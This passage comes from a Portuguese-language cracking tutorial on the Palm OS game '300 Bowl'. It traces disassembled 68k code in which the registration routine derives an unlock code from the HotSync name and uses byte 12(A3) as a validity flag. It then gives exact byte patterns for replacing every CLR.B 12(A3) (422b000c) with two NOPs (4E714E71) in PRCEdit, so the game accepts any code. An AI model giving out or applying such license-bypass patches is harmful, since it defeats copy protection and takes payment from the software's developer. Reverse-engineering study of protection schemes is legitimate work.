00000ab4   0c42000b                CMPI.W       #11!$b,D2
00000ab8   6fc8                    BLE    L71
00000aba   0c430001        L75     CMPI.W       #1,D3
00000abe   6e2a                    BGT    L76
00000ac0   1d7c0041ffd8            MOVE.B       #65!$41,-40(A6)
```

Converte HotSync name para maiúsculo

Se HotSync name < 12 então completa HotSync name com "B" até tamanho 12

```
00000ac6   1d7c0042ffd9            MOVE.B       #66!$42,-39(A6)
00000acc   1d7c0043ffda            MOVE.B       #67!$43,-38(A6)
00000ad2   1d7c0044ffdb            MOVE.B       #68!$44,-37(A6)
00000ad8   1d7c0045ffdc            MOVE.B       #69!$45,-36(A6)
```

```
00000ade   1d7c0046ffdd                MOVE.B      #70!$46,-35(A6)
00000ae4   422effde                    CLR.B -34(A6)
00000ae8   7606                        MOVEQ #6,D3
00000aea   3403                  L76   MOVE.W      D3,D2
00000aec   0c42000b                    CMPI.W      #11!$b,D2
00000af0   6e12                        BGT   L78
00000af2   41eeffd8                    LEA   -40(A6),A0
00000af6   11bc00422000          L77   MOVE.B      #66!$42,0(A0,D2.W)
00000afc   5242                        ADDQ.W      #1,D2
00000afe   0c42000b                    CMPI.W      #11!$b,D2
00000b02   6ff2                        BLE   L77
```






Fig. 12

Ainda analisando o código verificamos logo abaixo a L78. Nessa linha encontramos a instrução MOVE.B #1,12(A3) (vide fig. 12 e código abaixo), ou seja, “coloque 1 no byte endereçado por A3+12”.

Notamos que, no resto do código, temos vários CLR.B 12(A3) que serão executados caso alguma condição seja ou não satisfeita. Em outras palavras, o programa coloca 1 em A3+12 e depois caso algum teste falhe, ele zera o byte limpando-o com o CLR.B 12(A3).

```
00000b04   177c0001000c          L78   MOVE.B      #1,12(A3)
00000b0a   4a14                        TST.B (A4)
00000b0c   6766                        BEQ   L85
00000b0e   0c530033                    CMPI.W      #51!$33,(A3)
00000b12   6704                        BEQ   L79
00000b14   422b000c                    CLR.B 12(A3)
00000b18   0c6b00390002          L79   CMPI.W      #57!$39,2(A3)
00000b1e   6704                        BEQ   L80
00000b20   422b000c                    CLR.B 12(A3)
00000b24   0c6b00340004          L80   CMPI.W      #52!$34,4(A3)
00000b2a   6704                        BEQ   L81
00000b2c   422b000c                    CLR.B 12(A3)
00000b30   0c6b00360006          L81   CMPI.W      #54!$36,6(A3)
00000b36   6704                        BEQ   L82
00000b38   422b000c                    CLR.B 12(A3)
00000b3c   0c6b00300008          L82   CMPI.W      #48!$30,8(A3)
00000b42   6704                        BEQ   L83
00000b44   422b000c                    CLR.B 12(A3)
00000b48   0c6b0038000a          L83   CMPI.W      #56!$38,10(A3)
00000b4e   6704                        BEQ   L84
00000b50   422b000c                    CLR.B 12(A3)
00000b54   4a2b000c              L84   TST.B 12(A3)
00000b58   671a                        BEQ   L85
00000b5a   1b7c0001c90e                MOVE.B      #1,-14066(A5)
00000b60   206de9a4                    MOVEA.L     -5724(A5),A0
00000b64   d1fc00000056                ADDA.L      #86!$56,A0
00000b6a   4e90                        JSR   (A0)
00000b6c   6100fe70                    BSR   L67
00000b70   6000025c                    BRA   L95
```

```
00000b74   177c0001000c          L85   MOVE.B      #1,12(A3)
00000b7a   4243                        CLR.W D3
00000b7c   4244                        CLR.W D4
00000b7e   4245                        CLR.W D5
00000b80   95ca                        SUBA.L      A2,A2
00000b82   4242                        CLR.W D2
00000b84   49ede99c                    LEA   -5732(A5),A4
00000b88   43eeffd8                    LEA   -40(A6),A1
00000b8c   10312000              L86   MOVE.B      0(A1,D2.W),D0
00000b90   4880                        EXT.W D0
00000b92   1d40ffaf                    MOVE.B      D0,-81(A6)
00000b96   3040                        MOVEA.W     D0,A0
00000b98   d648                        ADD.W A0,D3
00000b9a   45f28000                    LEA   0(A2,A0.W),A2
00000b9e   5642                        ADDQ.W      #3,D2
00000ba0   0c42000b                    CMPI.W      #11!$b,D2
00000ba4   6fe6                        BLE   L86
00000ba6   7401                        MOVEQ #1,D2
00000ba8   3203                        MOVE.W      D3,D1
00000baa   06410094                    ADDI.W      #148!$94,D1
00000bae   43eeffd8                    LEA   -40(A6),A1
00000bb2   10312000              L87   MOVE.B      0(A1,D2.W),D0
00000bb6   4880                        EXT.W D0
00000bb8   1d40ffaf                    MOVE.B      D0,-81(A6)
00000bbc   3040                        MOVEA.W     D0,A0
00000bbe   d848                        ADD.W A0,D4
00000bc0   45f28000                    LEA   0(A2,A0.W),A2
00000bc4   5642                        ADDQ.W      #3,D2
00000bc6   0c42000b                    CMPI.W      #11!$b,D2
00000bca   6fe6                        BLE   L87
00000bcc   7402                        MOVEQ #2,D2
00000bce   064400e7                    ADDI.W      #231!$e7,D4
00000bd2   43eeffd8                    LEA   -40(A6),A1
00000bd6   10312000              L88   MOVE.B      0(A1,D2.W),D0
00000bda   4880                        EXT.W D0
00000bdc   1d40ffaf                    MOVE.B      D0,-81(A6)
00000be0   3040                        MOVEA.W     D0,A0
00000be2   da48                        ADD.W A0,D5
00000be4   45f28000                    LEA   0(A2,A0.W),A2
00000be8   5642                        ADDQ.W      #3,D2
00000bea   0c42000b                    CMPI.W      #11!$b,D2
00000bee   6fe6                        BLE   L88
00000bf0   3601                        MOVE.W      D1,D3
00000bf2   064500b5                    ADDI.W      #181!$b5,D5
00000bf6   45ea01bc                    LEA   444(A2),A2
00000bfa   3003                        MOVE.W      D3,D0
00000bfc   c1fc147b                    MULS.W      #5243!$147b,D0
00000c00   4240                        CLR.W D0
00000c02   4840                        SWAP  D0
00000c04   3200                        MOVE.W      D0,D1
00000c06   e641                        ASR.W #3,D1
00000c08   3003                        MOVE.W      D3,D0
00000c0a   740f                        MOVEQ #15,D2
00000c0c   e460                        ASR.W D2,D0
00000c0e   9240                        SUB.W D0,D1
```

```
00000c10   c3fc0064                MULS.W      #100!$64,D1
00000c14   9641                    SUB.W D1,D3
00000c16   3203                    MOVE.W      D3,D1
00000c18   3001                    MOVE.W      D1,D0
00000c1a   c1fc6667                MULS.W      #26215!$6667,D0
00000c1e   4240                    CLR.W D0
00000c20   4840                    SWAP  D0
00000c22   e440                    ASR.W #2,D0
00000c24   e461                    ASR.W D2,D1
00000c26   9041                    SUB.W D1,D0
00000c28   3040                    MOVEA.W     D0,A0
00000c2a   2f08                    MOVE.L      A0,-(A7)
00000c2c   486effaf                PEA   -81(A6)
00000c30   4e4fa0c9                TRAP  #15,$A0C9 = sysTrapStrIToA
00000c34   102effaf                MOVE.B      -81(A6),D0
00000c38   4880                    EXT.W D0
00000c3a   508f                    ADDQ.L      #8,A7
00000c3c   b053                    CMP.W (A3),D0
00000c3e   6704                    BEQ   L89
00000c40   422b000c                CLR.B 12(A3)
00000c44   3004              L89   MOVE.W      D4,D0
00000c46   c1fc147b                MULS.W      #5243!$147b,D0
00000c4a   4240                    CLR.W D0
00000c4c   4840                    SWAP  D0
00000c4e   3200                    MOVE.W      D0,D1
00000c50   e641                    ASR.W #3,D1
00000c52   3004                    MOVE.W      D4,D0
00000c54   740f                    MOVEQ #15,D2
00000c56   e460                    ASR.W D2,D0
00000c58   9240                    SUB.W D0,D1
00000c5a   c3fc0064                MULS.W      #100!$64,D1
00000c5e   3044                    MOVEA.W     D4,A0
00000c60   90c1                    SUBA.W      D1,A0
00000c62   3208                    MOVE.W      A0,D1
00000c64   3001                    MOVE.W      D1,D0
00000c66   c1fc6667                MULS.W      #26215!$6667,D0
00000c6a   4240                    CLR.W D0
00000c6c   4840                    SWAP  D0
00000c6e   e440                    ASR.W #2,D0
00000c70   e461                    ASR.W D2,D1
00000c72   9041                    SUB.W D1,D0
00000c74   3040                    MOVEA.W     D0,A0
00000c76   2f08                    MOVE.L      A0,-(A7)
00000c78   486effaf                PEA   -81(A6)
00000c7c   4e4fa0c9                TRAP  #15,$A0C9 = sysTrapStrIToA
00000c80   102effaf                MOVE.B      -81(A6),D0
00000c84   4880                    EXT.W D0
00000c86   508f                    ADDQ.L      #8,A7
00000c88   b06b0002                CMP.W 2(A3),D0
00000c8c   6704                    BEQ   L90
00000c8e   422b000c                CLR.B 12(A3)
00000c92   3005              L90   MOVE.W      D5,D0
00000c94   c1fc147b                MULS.W      #5243!$147b,D0
00000c98   4240                    CLR.W D0
00000c9a   4840                    SWAP  D0
```

```
00000c9c   3200                        MOVE.W      D0,D1
00000c9e   e641                        ASR.W #3,D1
00000ca0   3005                        MOVE.W      D5,D0
00000ca2   740f                        MOVEQ #15,D2
00000ca4   e460                        ASR.W D2,D0
00000ca6   9240                        SUB.W D0,D1
00000ca8   c3fc0064                    MULS.W      #100!$64,D1
00000cac   3045                        MOVEA.W     D5,A0
00000cae   90c1                        SUBA.W      D1,A0
00000cb0   3208                        MOVE.W      A0,D1
00000cb2   3001                        MOVE.W      D1,D0
00000cb4   c1fc6667                    MULS.W      #26215!$6667,D0
00000cb8   4240                        CLR.W D0
00000cba   4840                        SWAP  D0
00000cbc   e440                        ASR.W #2,D0
00000cbe   e461                        ASR.W D2,D1
00000cc0   9041                        SUB.W D1,D0
00000cc2   3040                        MOVEA.W     D0,A0
00000cc4   2f08                        MOVE.L      A0,-(A7)
00000cc6   486effaf                    PEA   -81(A6)
00000cca   4e4fa0c9                    TRAP  #15,$A0C9 = sysTrapStrIToA
00000cce   102effaf                    MOVE.B      -81(A6),D0
00000cd2   4880                        EXT.W D0
00000cd4   508f                        ADDQ.L      #8,A7
00000cd6   b06b0004                    CMP.W 4(A3),D0
00000cda   6704                        BEQ   L91
00000cdc   422b000c                    CLR.B 12(A3)
00000ce0   2054                    L91 MOVEA.L     (A4),A0
00000ce2   d1fc0000106c                ADDA.L      #4204!$106c,A0
00000ce8   48780064                    PEA   $0064.W
00000cec   2f0a                        MOVE.L      A2,-(A7)
00000cee   4e90                        JSR   (A0)
00000cf0   508f                        ADDQ.L      #8,A7
00000cf2   3200                        MOVE.W      D0,D1
00000cf4   c3fc0064                    MULS.W      #100!$64,D1
00000cf8   94c1                        SUBA.W      D1,A2
00000cfa   320a                        MOVE.W      A2,D1
00000cfc   3001                        MOVE.W      D1,D0
00000cfe   c1fc6667                    MULS.W      #26215!$6667,D0
00000d02   4240                        CLR.W D0
00000d04   4840                        SWAP  D0
00000d06   e440                        ASR.W #2,D0
00000d08   740f                        MOVEQ #15,D2
00000d0a   e461                        ASR.W D2,D1
00000d0c   9041                        SUB.W D1,D0
00000d0e   3040                        MOVEA.W     D0,A0
00000d10   2f08                        MOVE.L      A0,-(A7)
00000d12   486effaf                    PEA   -81(A6)
00000d16   4e4fa0c9                    TRAP  #15,$A0C9 = sysTrapStrIToA
00000d1a   102effaf                    MOVE.B      -81(A6),D0
00000d1e   4880                        EXT.W D0
00000d20   508f                        ADDQ.L      #8,A7
00000d22   b06b0006                    CMP.W 6(A3),D0
00000d26   6704                        BEQ   L92
00000d28   422b000c                    CLR.B 12(A3)
```

```
00000d2c   5144                L92   SUBQ.W      #8,D4
00000d2e   0645ffd6                  ADDI.W      #-42!-$2a,D5
00000d32   3004                      MOVE.W      D4,D0
00000d34   c1fc147b                  MULS.W      #5243!$147b,D0
00000d38   4240                      CLR.W D0
00000d3a   4840                      SWAP  D0
00000d3c   3200                      MOVE.W      D0,D1
00000d3e   e641                      ASR.W #3,D1
00000d40   3004                      MOVE.W      D4,D0
00000d42   740f                      MOVEQ #15,D2
00000d44   e460                      ASR.W D2,D0
00000d46   9240                      SUB.W D0,D1
00000d48   c3fc0064                  MULS.W      #100!$64,D1
00000d4c   9841                      SUB.W D1,D4
00000d4e   3204                      MOVE.W      D4,D1
00000d50   3001                      MOVE.W      D1,D0
00000d52   c1fc6667                  MULS.W      #26215!$6667,D0
00000d56   4240                      CLR.W D0
00000d58   4840                      SWAP  D0
00000d5a   e440                      ASR.W #2,D0
00000d5c   e461                      ASR.W D2,D1
00000d5e   9041                      SUB.W D1,D0
00000d60   3040                      MOVEA.W     D0,A0
00000d62   2f08                      MOVE.L      A0,-(A7)
00000d64   486effaf                  PEA   -81(A6)
00000d68   4e4fa0c9                  TRAP  #15,$A0C9 = sysTrapStrIToA
00000d6c   102effaf                  MOVE.B      -81(A6),D0
00000d70   4880                      EXT.W D0
00000d72   508f                      ADDQ.L      #8,A7
00000d74   b06b0008                  CMP.W 8(A3),D0
00000d78   6704                      BEQ   L93
00000d7a   422b000c                  CLR.B 12(A3)
00000d7e   3005                L93   MOVE.W      D5,D0
00000d80   c1fc147b                  MULS.W      #5243!$147b,D0
00000d84   4240                      CLR.W D0
00000d86   4840                      SWAP  D0
00000d88   3200                      MOVE.W      D0,D1
00000d8a   e641                      ASR.W #3,D1
00000d8c   3005                      MOVE.W      D5,D0
00000d8e   740f                      MOVEQ #15,D2
00000d90   e460                      ASR.W D2,D0
00000d92   9240                      SUB.W D0,D1
00000d94   c3fc0064                  MULS.W      #100!$64,D1
00000d98   9a41                      SUB.W D1,D5
00000d9a   3205                      MOVE.W      D5,D1
00000d9c   3001                      MOVE.W      D1,D0
00000d9e   c1fc6667                  MULS.W      #26215!$6667,D0
00000da2   4240                      CLR.W D0
00000da4   4840                      SWAP  D0
00000da6   e440                      ASR.W #2,D0
00000da8   e461                      ASR.W D2,D1
00000daa   9041                      SUB.W D1,D0
00000dac   3040                      MOVEA.W     D0,A0
00000dae   2f08                      MOVE.L      A0,-(A7)
00000db0   486effaf                  PEA   -81(A6)
```

```
00000db4   4e4fa0c9                      TRAP  #15,$A0C9 = sysTrapStrIToA
00000db8   102effaf                      MOVE.B      -81(A6),D0
00000dbc   4880                          EXT.W D0
00000dbe   508f                          ADDQ.L      #8,A7
00000dc0   b06b000a                      CMP.W 10(A3),D0
00000dc4   6704                          BEQ   L94
00000dc6   422b000c                       CLR.B 12(A3)
00000dca   6100fc12                L94   BSR   L67
00000dce   4cee1c38ff94            L95   MOVEM.L     -108(A6),D3-D5/A2-A4
00000dd4   4e5e                          UNLK  A6
00000dd6   4e75                          RTS
```

southDebugger v1.7 - UNREGISTERED

File Execution Window Tools Plugins Help

disassembler | breakpoints | trap stack | breakpoints | memory dump | register | memory dump

main

disassembler

dec/hex 0007D4D0

address	ascii	hex	command
0007D4D0	5@..	3540000A	MOVE.W D0, #10!$A(A2)
0007D4D4	.m..	206DE9A0	MOVEA.L #-5728!$-1660(A5), A0
0007D4D8	.....(	D1FC000...	ADDA.L #2600!$A28, A7
0007D4DE	N.	4E90	JSR (A0)
0007D4E0	J*..	4A2A000C	TST.B #12!$C(A2) [=#$0]
0007D4E4	g.	671E	BEQ #30!$1E ;0007D504
0007D4E6	?<..	3F3C03EA	MOVE.W #1002!$3EA, -(A7)
0007D4EA	N0..	4E4FA192	TRAP #15!$F, #41362!$A192 [sys]
0007D4EE	?<..	3F3C03E8	MOVE.W #1000!$3E8, -(A7)
0007D4F2	N0..	4E4FA19B	TRAP #15!$F, #41371!$A19B [sys]
0007D4F6	A..t	41EDFB74	LEA #-1164!$-48C(A5), A0
0007D4FA	.|....	117C000...	MOVE.B #$1, #$1(A0)
0007D500	`..4	6000FF34	BRA #-204!$-CC ;0007D436
0007D504	?<..	3F3C03EB	MOVE.W #1003!$3EB, -(A7)
0007D508	N0..	4E4FA192	TRAP #15!$F, #41362!$A192 [sys]
0007D50C	`..(	6000FF28	BRA #-216!$-D8 ;0007D436
0007D510	B@	4240	CLR.W D0
0007D512	L..8..	4CEE0C3...	MOVEM.L #-104!$-68(A6), D3/D4/D5/A
0007D518	N^	4E5E	UNLK A6
0007D51A	Nu	4E75	RTS
0007D51C	NV..	4E560000	LINK A6, #$0
0007D520	H..8	48E71838	MOVEM.L A4/A3/A2/D4/D3, -(A7)
0007D524	E...	45EDE9A0	LEA #-5728!$-1660(A5), A2

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

memory dump [A2]

00007D78

address	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ascii
00007D78	00	31	00	32	00	33	00	34	00	35	00	36	00	00	00	07	.1.2.3.4.5.6....
00007D88	00	08	00	04	00	04	00	01	01	31	00	00	00	15	00	14	.....1.....
00007D98	00	15	00	15	00	15	00	15	00	15	00	15	00	15	00	15	.....
00007DA8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00007DB8	00	00	00	00	00	6C	00	00	00	01	00	01	00	00	00	00	.....l.....
00007DC8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00007DD8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00007DE8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00007DF8	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00007E08	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00007E18	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00007E28	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00007E38	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00007E48	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	01	.....
00007E58	00	01	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
00007E68	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

A0	A1	A2	A3	A4	A5	A6	A7	PC
D0	D1	D2	D3	D4	D5	D6	D7	USP

Byte 12(A2) ou A2+12

```
BE 33 30 30 20 42 6F 77 6C .......N.300 Bowl
72 61 74 69 6F 6E 00 03 E8  Registration...
00 00 00 4E E2 74 6F 20 70 ...P......N.to p
20 79 6F 75 72 20 75 6E 6C urchase your unl
65 00 00 03 E9 00 04 00 26 ock code.......&
0E 48 6F 74 73 79 6E 63 20 .......0.Hotsync
00 03 EA 00 15 00 13 80 00 User ID.........
```

Fig. 13

Ao terminar de executar a subrotina, o southDebugger volta à linha seguinte à chamada daquela subrotina e nos chama a atenção o teste feito.

É executada a seguinte instrução: TST.B #12!$C(A2) conforme a fig. 13.

Podemos observar na janela Memory dump do southDebugger que o byte 12(A2) é zero!
Concluímos que, ao digitar um código inválido, algum daqueles CLR.B 12(A3) foi executado.

O byte endereçado por A2+12 ou A3+12 é o flag que indica se o registro é válido ou não.

Para patchear o programa, basta **NÃO** deixarmos que o byte seja zerado. Pra isso devemos substituir **TODOS** os CLR.B 12(A3) por NOP.

Como a instrução CLR.B 12(A3) ocupa 4 bytes e o NOP ocupa 2 bytes devemos colocar NOP duas vezes.

Fig. 14

No PRCEdit procuramos pelos bytes da instrução CLR.B 12(A3) conforme a fig. 14.
Os bytes são 422b000c.

```
873 00000ad2   1d7c0044ffdb                    MOVE.B   #68!$44,-37(A6)
874 00000ad8   1d7c0045ffdc                    MOVE.B   #69!$45,-36(A6)
875 00000ade   1d7c0046ffdd                    MOVE.B   #70!$46,-35(A6)
876 00000ae4   422effde                        CLR.B    -34(A6)
877 00000ae8   7606                            MOVEQ    #6,D3
878 00000aea   3403                     L76    MOVE.W   D3,D2
879 00000aec   0c42000b                        CMPI.W   #11!$b,D2
880 00000af0   6e12                            BGT      L78
881 00000af2   41eeffd8                        LEA      -40(A6),A0
882 00000af6   11bc00422000             L77    MOVE.B   #66!$42,0(A0,D2.W)
883 00000afc   5242                            ADDQ.W   #1,D2
884 00000afe   0c42000b                        CMPI.W   #11!$b,D2
885 00000b02   6ff2                            BLE      L77
886 00000b04   177c0001000c             L78    MOVE.B   #1,12(A3)
887 00000b0a   4a14                            TST.B    (A4)
888 00000b0c   6766                            BEQ      L85
889 00000b0e   0c530033                        CMPI.W   #51!$33,(A3)
890 00000b12   6704                            BEQ      L79
891 00000b14   422b000c                        CLR.B    12(A3)
892 00000b18   0c6b00390002             L79    CMPI.W   #57!$39,2(A3)
893 00000b1e   6704                            BEQ      L80
894 00000b20   422b000c                        CLR.B    12(A3)
895 00000b24   0c6b00340004             L80    CMPI.W   #52!$34,4(A3)
896 00000b2a   6704                            BEQ      L81
```




Fig. 15

A fig. 15 mostra quando o PRCEdit encontra a string.

Prcedit - [E:\Arquivos de Programas\Stanley\Palm\Crack\PRCs\300BowlHighColor.patched.prc]

File Edit Insert View Tools Window Help

From assembler
60 (BRA)
66 (BNE)
67 (BEQ)
4E48 (TRAP into debugger)
4E71 (NOP)
7000 (MoveQ #0, D0)
7001 (MoveQ #1,D0)
103C0000 (Move.B #0, D0)
103C0001 (Move.B #1, D0)
Manage..

3owlHighColor.patched.prc | RCP | code0001.s | code0002.s | code0003.s | code0004.s

Resou
1006 Post your High Score
1007 Game In Progress
1008 Install HiColor Version
1009 Install 256 Color Vers
1010 Install Grey16 Version
1011 Install Grey4 Version
1012 Device Not Supporte
1013 Memory Card
Strings
Data 0
dc.b
Keywords
Changes
Search Results

```
C440: 7C00 46C9 383B 7C00 1AC9 3A0C 6A00 0301  |.FÉ8;|..É:.j...
C450: 6066 0C3B 7CFF ECC9 383B 7C00 1AC9 3A26  `f.;|ÿìÉ8;|..É:&
C460: 2EFF F424 6EFF F84E 5E4E 754E 5600 001F  .ÿô$nÿøN^NuNV...
C470: 3C00 013F 3C00 1A48 6DF1 683F 3C00 0142  <..?<..Hmñh?<..B
C480: 672F 3C42 7752 4D4E 4FA2 D44E 5E4E 754E  g/<BwRMNO¢ÔN^NuN
C490: 56FF FC3D 7C00 1AFF FE1F 3C00 0148 6EFF  Vÿü=|..ÿþ.<..Hnÿ
C4A0: FE48 6DF1 6842 672F 3C42 7752 4D4E 4FA2  þHmñhBg/<BwRMNO¢
C4B0: D34E 5E4E 754E 56FF AC48 E71C 3847 EDF1  ÓN^NuNVÿ¬Hç.8Gíñ
C4C0: 684A 2DC9 0C67 1E4A 2B00 0C67 184A 2DC9  hJ-É.g.J+..g.J-É
C4D0: 0D67 0003 8820 6DE9 A4D1 FC00 0000 564E  .g..▌ mé¤Ñü...VN
0x2C4E0: 9060 0003 7842 A742 A745 EEFF B02F 0A42  ▌`..xB§B§Eîÿ°/.B
0x2C4F0: A742 A742 A74E 4FA2 A942 4342 424F EF00  §B§B§NO¢©BCBBOï.
0x2C500: 1849 EDC9 0D4A 1267 3E22 4A41 EEFF D812  .IíÉ.J.g>"JAîÿØ.
0x2C510: 3120 0010 0106 00FF 9F0C 0000 1962 0806  1 .....ÿ▌....b..
0x2C520: 01FF E060 0000 0E10 0106 00FF BF0C 0000  .ÿà`.......ÿ¿...
0x2C530: 1962 0611 8130 0052 4352 424A 3120 0067  .b..▌0.RCRBJ1 .g
0x2C540: 060C 4200 0B6F C80C 4300 016E 2A1D 7C00  ..B..oÈ.C..n*.|.
0x2C550: 41FF D81D 7C00 42FF D91D 7C00 43FF DA1D  AÿØ.|.BÿÙ.|.CÿÚ.
0x2C560: 7C00 44FF DB1D 7C00 45FF DC1D 7C00 46FF  |.DÿÛ.|.EÿÜ.|.Fÿ
0x2C570: DD42 2EFF DE76 0634 030C 4200 0B6E 1241  ÝB.ÿÞv.4..B..n.A
0x2C580: EEFF D811 BC00 4220 0052 420C 4200 0B6F  îÿØ.¼.B .RB.B..o
0x2C590: F217 7C00 0100 0C4A 1467 660C 5300 3367  ò.|....J.gf.S.3g
0x2C5A0: 0442 2B00 0C0C 6B00 3900 0267 0442 2B00  .B+...k.9..g.B+.
0x2C5B0: 0C0C 6B00 3400 0467 0442 2B00 0C0C 6B00  ..k.4..g.B+...k.
0x2C5C0: 3600 0667 0442 2B00 0C0C 6B00 3000 0867  6..g.B+...k.0..g
0x2C5D0: 0442 2B00 0C0C 6B00 3800 0A67 0442 2B00  .B+...k.8..g.B+.
0x2C5E0: 0C4A 2B00 0C67 1A1B 7C00 01C9 0E20 6DE9  .J+..g..|..É. mé
0x2C5F0: A4D1 FC00 0000 564E 9061 00FE 7060 0002  ¤Ñü...VN▌a.þp`..
0x2C600: 5C17 7C00 0100 0C42 4342 4442 4595 CA42  \.|....BCBDBE▌ÊB
0x2C610: 4249 EDE9 9C43 EEFF D810 3120 0048 801D  BIié▌Cîÿ0.1 .H▌.
0x2C620: 40FF AF30 40D6 4845 F280 0056 420C 4200  @ÿ¯0@ÖHEò▌.VB.B.
0x2C630: 0B6F E674 0132 0306 4100 9443 EEFF D810  .oæt.2..A.▌Cîÿ0.
0x2C640: 3120 0048 801D 40FF AF30 40D8 4845 F280  1 .H▌.@ÿ¯0@ØHEò▌
0x2C650: 0056 420C 4200 0B6F E674 0206 4400 E743  .VB.B..oæt..D.çC
0x2C660: EEFF D810 3120 0048 801D 40FF AF30 40DA  îÿØ.1 .H▌.@ÿ¯0@Ú
0x2C670: 4845 F280 0056 420C 4200 0B6F E636 0106  HEò▌.VB.B..oæ6
```

Pos: 2C5A1h,181665 | Resource: code.0002

Iniciar | E:\Arqui... | 300Bowl... | Palm OS... | Prcedit | southDe... | southDe... | PT MSVDM | 23:57

Fig. 16

Agora, teclamos F9 e digitamos 4E71 duas vezes (4E714E71) ou clicamos no menu Insert -> 4E71 (NOP) duas vezes.

Prcedit - [E:\Arquivos de Programas\Stanley\Palm\Crack\PRCs\300BowlHighColor.patched.prc]

File Edit Insert View Tools Window Help

300BowlHighColor.patched.prc | RCP | code0001.s | code0002.s | code0003.s | code0004.s

- Resources
  - Forms
  - Alerts
    - 1000 Direct Color
    - 1001 Unable to run prograr
